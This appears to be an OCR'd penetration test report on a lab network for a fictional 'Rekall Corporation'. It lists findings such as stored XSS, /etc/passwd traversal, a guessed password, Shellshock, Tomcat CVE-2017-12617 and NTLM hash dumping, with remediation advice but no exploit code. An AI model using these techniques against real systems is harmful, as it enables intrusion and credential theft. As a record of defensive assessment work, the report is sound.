
Vulnerability	Severity
Comment Box - XSS Stored	Critical
Sensitive Data Exposed to Scans	Medium
Traversal in website - etc/passwd exposed	High
Password Guessing - User Melina	Critical
Exposed data on domain dossier	Medium
Scan result of entire domain and subnet	High
Apache Struts Remote Control Executable Vulnerability	Critical
CVE-2017-12617	Critical
Bash environment variable code injection (Shellshock)	Critical
SSH information from OSINT; Privilege escalation exploit CVE-2019-14287	Critical
Password hash exposed on Github	High
Windows 10 machine login through http port	Critical
Filezilla ftp login	High
Exploited SLMail service	Critical
Schedules tasks access	Critical
Kiwi LSA Sam Dump	Critical
DC Sync Ntlm hash dump	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.0/24, 172.22.117.10, 172.22.117.20
Ports	21,22,25,53,79,80,88,106,110,135,139,389,443,445,5901,6001,8080

Exploitation Risk	Total
Critical	11
High	4
Medium	2
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	Comment Box - XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	On Rekall Corporation's Domain (192.168.14.35) on the comments.php page, it is vulnerable to a stored cross site scripting attack. An attacker can place a script within the comment box that could be run on anyone's browser that logged into the website and accessed this particular website. Depending on the stored script, it could give the attacker complete control of the visitor's machine, since the script is now stored in the http response to the visitor's http GET request. This would allow the attacker to harvest the victim's credentials. This could enable an attacker to infect one or more users within Rekall Corporation.
Images	
Affected Hosts	192.168.14.35
Remediation	1) Edit the comment box to only accept plain text 2) Release bug bounties for each new iteration of Rekall corp's website 3) Add code to validate and sanitize user inputs 4) Install a security plugin to manage updates and hardening measures


Vulnerability 2	Findings
Title	Sensitive Data Exposed to Scans

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	During the engagement, an nmap scan was conducted on 192.168.14.35 and it was revealed that port 80 was open to the internet. This isn't surprising, because a web server would need 80 and 443 for users to access the site. However, admin documents shouldn't be visible to the rest of the internet. The exposed document was not significant this time, but depending on the exposed document it could be much more detrimental. Sensitive data was also discovered via http header on site.
Images	
Affected Hosts	192.168.14.35 - Port 80
Remediation	1) Move admin documents to a secure location 2) Limit exposure to documents from external actors 3) Re-evaluate accessibility policy within Rekall Corp's IT department

Vulnerability 3	Findings
Title	Traversal in website - etc/passwd exposed
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	With the information obtained from vulnerability 2, it became known the web

	server was apache. The significance of this is that the attacker (LI in this case) is now aware they are dealing with a linux server, and will try looking in important file locations, such as /etc/passwd. This widens the attack surface an attacker could mount a brute force or any other number of attackers, due to users now being known.
Images	
Affected Hosts	192.168.14.35
Remediation	1) Do not expose /etc/passwd to the internet 2) Require admin privileges to view file


Vulnerability 4	Findings
Title	Password Guessing - User Melina
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	User credentials were obtained using knowledge from /etc/passwd file. Tried common passwords on users, and discovered creds via user melina. Password of same name.

Images	
Affected Hosts	192.168.14.35
Remediation	1) Mandate strong password policy 2) Educate employees on dangers of weak passwords


Vulnerability 5	Findings
Title	Exposed data on domain dossier
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Generally, the smaller the attack surface the better. Most of the data exposed on the domain dossier is benign, however, the admin name of Alice is present. Also, it shows that Alice uses ssh into the system.


Images	Queried **whois.godaddy.com** with "**totalrekall.xyz**"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2022-02-02T19:16:19Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2023-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext:
Affected Hosts	totalrekall.xyz
Remediation	Configure the firewall to not accept pings, thus hiding information such as the above from the external internet.

Vulnerability 6	Findings
Title	Scan result of entire domain and subnet
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Ran an nmap scan on the entire subnet to see what hosts were exposed. This nmap scan returned a large amount of data, including server types and versions. Various ports were shown to be open, and you can see that one host is running drupal, an open sourced php backend.




Images	
Affected Hosts	192.168.13.0/24
Remediation	1) Configure the firewall to not accept pings 2) Update servers to reduce chance of exploits executing successfully

Vulnerability 7	Findings
Title	Apache Struts Remote Control Executable Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical


Description	The Apache Tomcat/Coyote server on 192.168.13.12 is a version that is susceptible to a remote code execution.
Images	
Affected Hosts	192.168.13.12
Remediation	Update the affected Apache tomcat server to the newest version.

Vulnerability 8	Findings
Title	CVE-2017-12617
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Apache Tomcat server was compromised and suffered root access by an attacker (LI). From this vulnerability, the attacker would be able to execute any task they wished with root access.
Images	
Affected Hosts	192.168.13.10
Remediation	Update the server to the latest version.

Vulnerability 9	Findings
Title	Bash environment variable code injection (Shellshock)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	This exploit allows an attacker to run a bash script with malicious code. Shell commands can be executed. In the below screenshots, valuable data was accessed such as the sudoers and /etc/passwd files.

Images	  
Affected Hosts	192.168.13.11



